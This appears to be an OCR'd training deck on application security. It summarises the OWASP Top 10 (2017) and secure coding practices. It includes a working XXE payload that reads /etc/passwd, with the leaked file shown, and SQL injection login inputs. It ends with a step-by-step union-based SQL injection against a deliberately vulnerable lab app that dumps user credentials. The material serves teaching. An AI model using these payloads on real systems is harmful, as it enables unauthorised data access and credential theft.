Application security- Coding and Management Guidelines


Security relies on the following elements

Principle	Description
Confidentiality	Safeguarding information from unauthorised users
Integrity	Safeguarding information from alteration by unauthorised users
Availability	Information is always accessible to authorised users
Authentication	Establishes identity if a user with something he is, something he has or something he knows
Authorization	Establishes the rights of a user in a system. Who is allowed to do what
Auditing	Check if anything went wrong

Basic principles of Information Security

Attack Scenarios

Attacker can potentially use many different paths through our application to do harm to our business or organization



OWASP Top 10 - 2017

OWASP Top 10 Application Security Risks - 2017

A1-Injection : - Injection flaws, such as SQL, OS, XSS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- Impact: Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.

E.g. Using inputs like ***1 OR 1=1 , 1'# , 1 or true=true*** in the login fields of an application

A2-Broken Authentication : - Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

- Impact: Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.

E.g. Flaws in the logout, Password management, Timeout functions, Password Reset mechanisms and Multi-factor authentication

OWASP Top 10 Application Security Risks - 2017

A3-Sensitive Data Exposure: - Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

- Impact: Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards.

A4-XML External Entities (XXE): - Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

- Impact: These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. CAN BE MITIGATED BY DISABLING XML Parsing at the Server level

Malicious XXE Request

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd"]><foo>&xxe;</foo>
```

```
HTTP/1.0 200 OK
Date: Sat, 05 Nov 2016 15:23:19 GMT
Server: WSGIServer/0.1 Python/2.7.3
Content-Type: text/html; charset=utf-8

Sorry, that name is already taken: test (root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
ntp:x:102:104::/home/ntp:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
shellinabox:x:104:106:Shell In A Box,,,:/var/lib/shellinabox:/bin/false
postfix:x:105:108::/var/spool/postfix:/bin/false
)
```

OWASP Top 10 Application Security Risks - 2017

A5-Broken Access Control: - Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

- Impact: The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record.

  E.g. Improper session handling: Ideally, a user session should change Before login, after login and after re-authentication.

A6-Security Misconfiguration: - Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

- Impact: Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.

  E.g. Using default usernames, passwords, installation directories etc for third-party integrations.

OWASP Top 10 Application Security Risks - 2017

A7-Cross-Site Scripting (XSS): - XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

- Impact: The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.

A8-Insecure Deserialization: - Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

- Impact: The impact of deserialization flaws cannot be overstated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.

OWASP Top 10 Application Security Risks - 2017

A9-Using Components with Known Vulnerabilities: - Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- Impact: While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.

A10-Insufficient Logging & Monitoring: - Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

- Impact: Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.

Secure Coding Best Practices

Input Validation

Input Validation

What to Validate

- All User Inputs
- URLs
- Headers
- Content Type
- Content Length
- Input type
- Input Length
- Special Characters
- Encoded characters

Where to Validate?

- At Server Level
- At DB level

Secure Coding Best Practices

Authentication and Password Management:

Integrated with Session Management, Cookies and Access Management
Brute Force Protection
Random Security Questions
Privilege Escalation
Password Strength
Password Hashing and Salting
Error Management: **Invalid User or Password** instead of **Invalid Password** or **Invalid Username**
Account Recovery Mechanisms: Email Verification/SMS OTP/Voice
Re-validation for critical operations
HTTPOnly, Secure Cookie attributes

Password Strength Checker for Java: https://code.google.com/archive/p/vt-middleware/wikis/vtpassword.wiki

Secure Coding Best Practices

Session Management:

Use the server or framework's session management controls. The application should only recognize these session identifiers as valid
Session identifier creation must always be done on a trusted system (e.g., The server)
Logout functionality should fully terminate the associated session or connection
If a session was established before login, close that session and establish a new session after a successful login
Generate a new session identifier on any re-authentication
Do not allow concurrent logins with the same user ID
Supplement standard session management for sensitive server-side operations, like account management, by utilizing per-session strong random tokens or parameters.
Supplement standard session management for highly sensitive or critical operations by utilizing per-request, as opposed to per-session, strong random tokens or parameters
Set cookies with the Secure and HttpOnly attribute.

Manual SQL Command

http://192.168.1.139:8080/JavaVulnerableLab/vulnerability/forumposts.jsp?postid=1'

http://192.168.1.139:8080/JavaVulnerableLab/vulnerability/forumposts.jsp?postid=1 order by 4--+

http://192.168.1.139:8080/JavaVulnerableLab/vulnerability/forumposts.jsp?postid=-1 union select 1,version(),3,4--+

http://192.168.1.139:8080/JavaVulnerableLab/vulnerability/forumposts.jsp?postid=-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()--+

FilesList,Messages,UserMessages,cards,posts,tdata,users

users→ MysqlChar()➔CHAR(117, 115, 101, 114, 115)

http://192.168.1.139:8080/JavaVulnerableLab/vulnerability/forumposts.jsp?postid=-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name=CHAR(117, 115, 101, 114, 115)--+

username,0x3a,email,0x3a,password

http://192.168.1.139:8080/JavaVulnerableLab/vulnerability/forumposts.jsp?postid=-1 union select 1,group_concat(username,0x3a,email,0x3a,password),3,4 from users--+

admin:admin@localhost:21232f297a57a5a743894a0e4a801fc3,➔admin
victim:victim@localhost:victim,
attacker:attacker@localhost:attacker,
NEO:neo@matrix:trinity
,trinity:trinity@matrix:NEO,
Anderson:anderson@1999:java